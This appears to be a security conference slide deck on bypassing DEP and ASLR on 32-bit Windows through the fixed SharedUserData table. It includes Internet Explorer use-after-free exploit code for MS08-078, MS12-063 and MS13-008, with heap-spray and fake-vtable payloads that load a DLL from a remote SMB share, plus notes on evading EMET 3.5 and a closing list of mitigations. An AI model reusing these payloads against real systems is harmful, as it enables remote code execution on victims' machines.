DEP/ASLR bypass without ROP/JIT

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Agenda

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2 Background

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Focus on:

- APT/0-day attacks detection
- SCADA/ICS security researching
- Vulnerability researching
- Exploit technology
- Some other geek things

@tombkeeper on twitter

What is DEP and ASLR ?

SharedUserData

```
0:000> d SharedUserData
7ffe0000  00000000 0f99a027 1d8a8d7d 000003a8  ....'...}.......
7ffe0010  000003a8 c90280d4 01cdd689 01cdd689  ................
7ffe0020  f1dcc000 fffffffc fffffffc 86648664  .............d.d.
7ffe0030  003a0043 0057005c 006e0069 006f0064  C.:.\.W.i.n.d.o.
7ffe0040  00730077 00000000 00000000 00000000  w.s.............
7ffe0050  00000000 00000000 00000000 00000000  ................
7ffe0060  00000000 00000000 00000000 00000000  ................
7ffe0070  00000000 00000000 00000000 00000000  ................
```

SharedUserData is always fixed in 0x7ffe0000 from Windows NT 4 to Windows 8

```
#define MM_SHARED_USER_DATA_VA    0x7FFE0000
```

From nti386.h and ntamd64.h in Microsoft WRK source code

SharedUserData

struct _KUSER_SHARED_DATA:

```
0:000> dt _KUSER_SHARED_DATA 0x7ffe0000
   +0x000 TickCountLowDeprecated : 0
   +0x004 TickCountMultiplier : 0xf99a027
   +0x008 InterruptTime    : _KSYSTEM_TIME
   +0x014 SystemTime       : _KSYSTEM_TIME
   +0x020 TimeZoneBias     : _KSYSTEM_TIME
   +0x02c ImageNumberLow   : 0x14c
   +0x02e ImageNumberHigh  : 0x14c
   +0x030 NtSystemRoot     : [260]  "C:\Windows“
   …
```

SharedUserData->SystemCall

On x86 Windows:

```
0:000> dt _KUSER_SHARED_DATA SystemCall 0x7ffe0000
   +0x300 SystemCall : 0x76f75e70
```

0x7ffe0300 is always point to KiFastSystemCall:

```
0:000> uf poi(0x7ffe0300)
ntdll!KiFastSystemCall:
76f75e70 8bd4            mov     edx,esp
76f75e72 0f34            sysenter
76f75e74 c3              ret
```

SharedUserData->SystemCall

x86 Windows use 0x7ffe0300 to call system calls:

```
0:000> uf USER32!NtUserLockWorkStation
USER32!NtUserLockWorkStation:
759c20b5 b8db110000      mov     eax,11DBh
759c20ba ba0003fe7f      mov     edx,7ffe0300h
759c20bf ff12            call    dword ptr [edx]
```

We also can use it

Example: MS08-078

```
<XML ID=I>
  <X>
    <C>
      <![CDATA[<image src=http://&#x11DB;&#x0C0C;.google.com]]>
      <![CDATA[>]]>
    </C>
  </X>
</XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
  <XML ID=I></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
```

```
eax=0c0c11db

mshtml!CXfer::TransferFromSrc+0x34:
42d642f4 8b08            mov     ecx,dword ptr [eax]
42d642f6 57              push    edi
42d642f7 50              push    eax
42d642f8 ff9184000000    call    dword ptr [ecx+84h]
```

First disclosed in "Vulnerability: The next 10 years" on China Software Security Conference 2009

Example: MS08-078

Spray with unescape("%ufe02%u7c7f")

```
0:004> db 0c0c11d0
0c0c11d0  02 fe 7f 7c 02 fe 7f 7c-02 fe 7f 7c 02 fe 7f 7c
0c0c11e0  02 fe 7f 7c 02 fe 7f 7c-02 fe 7f 7c 02 fe 7f 7c
0c0c11f0  02 fe 7f 7c 02 fe 7f 7c-02 fe 7f 7c 02 fe 7f 7c
0:004> dd 0c0c11db
0c0c11db  7ffe027c 7ffe027c 7ffe027c 7ffe027c
0c0c11eb  7ffe027c 7ffe027c 7ffe027c 7ffe027c
0c0c11fb  7ffe027c 7ffe027c 7ffe027c 7ffe027c
```

Why 0x7ffe027c ?

Example: MS08-078

```
eax=0c0c11db

mshtml!CXfer::TransferFromSrc+0x34:
42d642f4 8b08            mov     ecx,dword ptr [eax]
42d642f6 57              push    edi
42d642f7 50              push    eax
42d642f8 ff9184000000    call    dword ptr [ecx+84h]
```

0x7ffe027c+0x84 = 0x7ffe0300
-> KiFastSystemCall

Why 11db ?

0x11db：NtUserLockWorkStation system call number on Vista

Example: MS08-078

```
eax=0c0c11db ebx=00000000 ecx=001ed088 edx=42bc1945 esi=001ed088 edi=02dc6e08
eip=42d642f4 esp=01ccfc8c ebp=01ccfcac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CXfer::TransferFromSrc+0x34:
42d642f4 8b08            mov     ecx,dword ptr [eax]  ds:0023:0c0c11db=7ffe027c
0:005> u
mshtml!CXfer::TransferFromSrc+0x34:
42d642f4 8b08            mov     ecx,dword ptr [eax]
42d642f6 57              push    edi
42d642f7 50              push    eax
42d642f8 ff9184000000    call    dword ptr [ecx+84h]
0:005> g 42d642f8
eax=0c0c11db ebx=00000000 ecx=7ffe027c edx=42bc1945 esi=001ed088 edi=02dc6e08
eip=42d642f8 esp=01ccfc84 ebp=01ccfcac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CXfer::TransferFromSrc+0x38:
42d642f8 ff9184000000    call    dword ptr [ecx+84h]  ds:0023:7ffe0300=76f75e70
0:005> dc esp l 4
01ccfc84  0c0c11db 02dc6e08 00000001 00000001  .....n.........
0:005> uf 77da64f0
ntdll!KiFastSystemCall:
76f75e70 8bd4            mov     edx,esp
76f75e72 0f34            sysenter
76f75e74 c3              ret
```

Good news and bad news

☺ Totally ASLR/DEP free
☺ Work on many Use-after-free vulnerabilities

☹ Almost impossible to perform system calls which needed parameters
☹ Only work on x86 Windows

```
x64 Windows:
0:000> dt _KUSER_SHARED_DATA SystemCall 0x7ffe0000
   +0x300 SystemCall : 0
```

x64 Windows do NOT use 0x7ffe0300 to call system calls:

```
32-bit process on x64 Windows:
USER32!ZwUserLockWorkStation:
00000000`7683be10 4c8bd1          mov     r10,rcx
00000000`7683be13 b8db120000      mov     eax,12DBh
00000000`7683be18 0f05            syscall
00000000`7683be1a c3              ret
```

```
64-bit process on x64 Windows:
USER32!NtUserLockWorkStation:
7623866f b8db120000      mov     eax,12DBh
76238674 b901000000      mov     ecx,1
76238679 8d542404        lea     edx,[esp+4]
7623867d 64ff15c0000000  call    dword ptr fs:[0C0h]
76238684 83c404          add     esp,4
76238687 c3              ret
```

SharedUserData->Wow64SharedInformation

But, there is something better:

```
0:000> dt -b _KUSER_SHARED_DATA Wow64SharedInformation 0x7ffe0000
   +0x340 Wow64SharedInformation :
    [00] 0x77119e69
    [01] 0x770f0124
    [02] 0x770f0028
    [03] 0x770f00dc
    [04] 0x7717fc24
    [05] 0x771126d1
    [06] 0x7711269b
    [07] 0x771126d3
    [08] 0x770f01b4
    [09] 0x771835da
    [10] 0x77137111
    [11] 0x770e0000
    [12] 0
    [13] 0
    [14] 0
    [15] 0
```

SharedUserData->Wow64SharedInformation

```
0:000>  dds 0x7ffe0000+0x340
7ffe0340  77099e69 ntdll!LdrInitializeThunk
7ffe0344  77070124 ntdll!KiUserExceptionDispatcher
7ffe0348  77070028 ntdll!KiUserApcDispatcher
7ffe034c  770700dc ntdll!KiUserCallbackDispatcher
7ffe0350  770ffc24 ntdll!LdrHotPatchRoutine
7ffe0354  770926d1 ntdll!ExpInterlockedPopEntrySListFault
7ffe0358  7709269b ntdll!ExpInterlockedPopEntrySListResume
7ffe035c  770926d3 ntdll!ExpInterlockedPopEntrySListEnd
7ffe0360  770701b4 ntdll!RtlUserThreadStart
7ffe0364  771035da ntdll!RtlpQueryProcessDebugInformationRemote
7ffe0368  770b7111 ntdll!EtwpNotificationThread
7ffe036c  77060000 ntdll!`string' <PERF> (ntdll+0x0)
```

0x7ffe0350 is always point to ntdll!LdrHotPatchRoutine

LdrHotPatchRoutine

```
struct HotPatchBuffer
{
    ULONG NotSoSure01;          // & 0x20000000 != 0
    ULONG NotSoSure02;
    USHORT PatcherNameOffset;
    USHORT PatcherNameLen;
    USHORT PatcheeNameOffset;
    USHORT PatcheeNameLen;
    USHORT UnknownNameOffset;
    USHORT UnknownNameLen
};

void LdrHotPatchRoutine (struct *HotPatchBuffer);
```

```
ntdll!LdrHotPatchRoutine+0x12c:
7726fce0 e855c7f9ff      call    ntdll!LdrLoadDll
```

Example: MS12-063

Spray with：

```
PatcherName = "\\\\192.168.59.128\\share\\hello.dll";
unescape(
    "%u0348%u7ffe"      + // 0x7ffe0348
    "%u0000%u0000"      +
    PatcherNameOffset   +
    PatcherNameLen      +
    PatcheeNameOffset   +
    PatcheeNameLen      +
    "%u1212"            + // UnknownNameOffset
    "%u0004"            + // UnknownNameLen
    PatcherName         +
    PatcheeName
);
```

Why 0x7ffe0348?

Example: MS12-063

```
<script>
function funcB()
{
    document.execCommand( "selectAll" );
}

function funcA()
{
    document.write( "CVE-2012-4969" );
    parent.arrr[0].src = "PADD" + "\u0018\u2000" +
                         " PADDPADDPADDPADDPADDPADDPADDPADD"  +
                         "PADDPADDPADDPADDPADDPADDPA ";
}
</script>
<body onload='funcB();' onselect='funcA()'>
</body>
```

Example: MS12-063

```
0:05> dc 20000018
20000018  7ffe0348 00000000 00400014 00120054  H.........@.T...
20000028  00041212 005c005c 00390031 002e0032  .... \.\.1.9.2...
20000038  00360031 002e0038 00390035 0031002e   1.6.8...5.9...1.
20000048  00380032 0073005c 00610068 00650072   2.8.\.s.h.a.r.e.
20000058  0068005c 006c0065 006f006c 0064002e   \.h.e.l.l.o...d.
20000068  006c006c 0074006e 006c0064 002e006c   l.l.n.t.d.l.l...
20000078  006c0064 1011006c 10111011 10111011  d.l.l...........
```

```
eax=7ffe0348 ebx=20000018 ecx=0449cbb0 edx=0000000d esi=00000000 edi=034bbb88
eip=6f8aa700 esp=034bbb78 ebp=034bbb90 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
MSHTML!CMshtmlEd::Exec+0x178:
6f8aa700 ff5008          call    dword ptr [eax+8]
```

0x7ffe0348+0x8 = 0x7ffe0350 -> LdrHotPatchRoutine

Example: MS12-063

```
eax=00000000 ebx=044cd350 ecx=0449cbb0 edx=0000000d esi=0000091c edi=034bbb88
eip=6f8aa6f8 esp=034bbb7c ebp=034bbb90 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
MSHTML!CMshtmlEd::Exec+0x172:
6f8aa6fa 8b5b08          mov     ebx,dword ptr [ebx+8]
0:005> u eip l 4
6f8aa6fa 8b5b08          mov     ebx,dword ptr [ebx+8]
6f8aa6fd 8b03            mov     eax,dword ptr [ebx]
6f8aa6ff 53              push    ebx
6f8aa700 ff5008          call    dword ptr [eax+8]
0:005> dc ebx+8 l 4
044cd358  20000018 00380038 00390039 00300030  ... 8.8.9.9.0.0.
0:005> g
ModLoad: 02d00000 02d0b000   \\192.168.59.128\share\hello.dll
[+] Message from DllMain() in hello.dll
eax=00000000 ebx=02d00000 ecx=75e727a2 edx=00000000 esi=00000001 edi=00000000
eip=02d01011 esp=034bb794 ebp=034bb7a0 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
hello+0x1011:
02d01011 cc              int     3
```

MS12-063 Demo

Example: MS13-008

```
function CVE-2012-4792_POC() {
    var e0 = null;
    var e1 = null;
    var e2 = null;
    try {
        e0 = document.getElementById("a");
        e1 = document.getElementById("b");
        e2 = document.createElement("q");
        e1.applyElement(e2);
        e1.appendChild(document.createElement('button'));
        e1.applyElement(e0);
        e2.outerText = "";
        e2.appendChild(document.createElement('body'));
    } catch(e) { }
    CollectGarbage();
    window.location = "\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141";
}
```

Example: MS13-008

```
function CVE-2012-4792_EXP() {
    var e0 = null;
    var e1 = null;
    var e2 = null;
    try {
        e0 = document.getElementById("a");
        e1 = document.getElementById("b");
        e2 = document.createElement("q");
        e1.applyElement(e2);
        e1.appendChild(document.createElement('button'));
        e1.applyElement(e0);
        e2.outerText = "";
        e2.appendChild(document.createElement('body'));
    } catch(e) { }
    CollectGarbage();
    window.location = "\u0274\u7ffe\u4242\u4242\u0014\u0030\u0044" +
    "\u0012\u1212\u0004\u005c\u005c\u0031\u0039\u0032\u002e\u0031" +
    "\u0036\u0038\u002e\u0035\u0039\u002e\u0031\u0032\u0038\u005c" +
    "\u0078\u005c\u0078\u002e\u0064\u006c\u006c\u006e\u0074\u0064" +
    "\u006c\u006c\u002e\u0064\u006c\u006c";
}
```

Example: MS13-008

```
eax=41414141 ebx=055931f8 ecx=00000052 edx=00000000 esi=00000000 edi=007ad3c0
eip=71b6e1e0 esp=0325d3f4 ebp=0325d44c iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
mshtml!CMarkup::OnLoadStatusDone+0x4e5:
71b6e1e0 ff90dc000000    call    dword ptr [eax+0DCh]
0:006> u eip-0x15 l 9
mshtml!CMarkup::OnLoadStatusDone+0x4d0:
71b6e1cb 8b07            mov     eax,dword ptr [edi]
71b6e1cd 57              push    edi
71b6e1ce 8975c4          mov     dword ptr [ebp-3Ch],esi
71b6e1d1 8975d4          mov     dword ptr [ebp-2Ch],esi
71b6e1d4 8975dc          mov     dword ptr [ebp-24h],esi
71b6e1d7 8975d8          mov     dword ptr [ebp-28h],esi
71b6e1da 8975e0          mov     dword ptr [ebp-20h],esi
71b6e1dd 8975e4          mov     dword ptr [ebp-1Ch],esi
71b6e1e0 ff90dc000000    call    dword ptr [eax+0DCh]
0:006> db poi(esp) l 60
007ad3c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
007ad3d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
007ad3e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
007ad3f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
007ad400  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
007ad410  41 41 41 41 41 41 00 00-84 7c 16 68 00 00 00 88  AAAAAA...|.h ....
```

Example: MS13-008

```
eax=7ffe0274 ebx=03f24970 ecx=00000052 edx=00000000 esi=00000000 edi=006b9740
eip=718ee1e0 esp=0321d124 ebp=0321d17c iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
mshtml!CMarkup::OnLoadStatusDone+0x4e5:
718ee1e0 ff90dc000000    call    dword ptr [eax+0DCh]
0:006> u eip-0x15 l 9
mshtml!CMarkup::OnLoadStatusDone+0x4d0:
718ee1cb 8b07            mov     eax,dword ptr [edi]
718ee1cd 57              push    edi
718ee1ce 8975c4          mov     dword ptr [ebp-3Ch],esi
718ee1d1 8975d4          mov     dword ptr [ebp-2Ch],esi
718ee1d4 8975dc          mov     dword ptr [ebp-24h],esi
718ee1d7 8975d8          mov     dword ptr [ebp-28h],esi
718ee1da 8975e0          mov     dword ptr [ebp-20h],esi
718ee1dd 8975e4          mov     dword ptr [ebp-1Ch],esi
718ee1e0 ff90dc000000    call    dword ptr [eax+0DCh]
0:006> db poi(esp) l 60
006b9740  74 02 fe 7f 42 42 42 42-14 00 30 00 44 00 12 00  t...BBBB..0.D...
006b9750  12 12 04 00 5c 00 5c 00-31 00 39 00 32 00 2e 00  .... \.\.1.9.2...
006b9760  31 00 36 00 38 00 2e 00-35 00 39 00 2e 00 31 00  1.6.8...5.9...1.
006b9770  32 00 38 00 5c 00 78 00-5c 00 78 00 2e 00 64 00  2.8.\.x.\.x...d.
006b9780  6c 00 6c 00 6e 00 74 00-64 00 6c 00 6c 00 2e 00  l.l.n.t.d.l.l...
006b9790  64 00 6c 00 6c 00 00 00-c6 cf 7b 2a 00 00 00 88  d.l.l.....{ *....
```

LdrHotPatchRoutine

MS13-008 Demo

“GIFT” (Got It From a Table)

- Easy to use, like taking candy from a table
- Wow64SharedInformation function point table
- Use faked virtual table pointer
- Really like a GIFT from an unknown coder ☺

Good news and bad news

☺ Totally ASLR/DEP free
☺ Language/SP independent
☺ Work on almost all use-after-free/vtable-overflow
☺ Target on IE, firefox, pdf reader, flash, office …
☺ Even don't need shellcode
☺ Sometimes don't need heapspray


☹ Need a Windows file sharing server
☺ It is not a real problem

☹ Only work on 32-bit process in x64 Windows
☺ This situation is very common

☹ Can not work on Windows 8

- Windows 8 has already solved these problems
  - No SystemCall anymore
  - No Wow64SharedInformation anymore
  - John Lambert and his Security Science Team in Microsoft do really great work

- What can we do to protect Windows 7 and Vista?
  - On PC security software: Hook LdrHotPatchRoutine, check the caller and parameter
  - On perimeter firewall: Check the 139/445 connection from inside to outside
  - On EMET: Check all the LoadLib APIs



Why it can bypass EMET 3.5 ?

Not every LoadLib API call are checked:

```
0:014> u LoadLibraryA l 2
kernel32!LoadLibraryA:
75c749d7 e9bcb737fa      jmp     6fff0198
75c749dc 837d0800        cmp     dword ptr [ebp+8],0
0:014> u LoadLibraryW l 2
kernel32!LoadLibraryW:
75c7492b e9acb837fa      jmp     6fff01dc
75c74930 6a00            push    0
0:014> u LoadLibraryExW l 2
KERNELBASE!LoadLibraryExW:
75071bb2 8bff            mov     edi,edi
75071bb4 55              push    ebp
0:014> u LdrLoadDll l 2
ntdll!LdrLoadDll:
770ac43a 8bff            mov     edi,edi
770ac43c 55              push    ebp
```

How to defend against unknown attacks ?

- Dynamic data flow tracking
- Control flow integrity checking
- Shellcode detection
- Heapspray detection
- ...

Know your enemy, surpass your enemy

"While you do not know life, how can you know about death ?"

Confucius

While you do not know attack, how can you know about defense ?

Q & A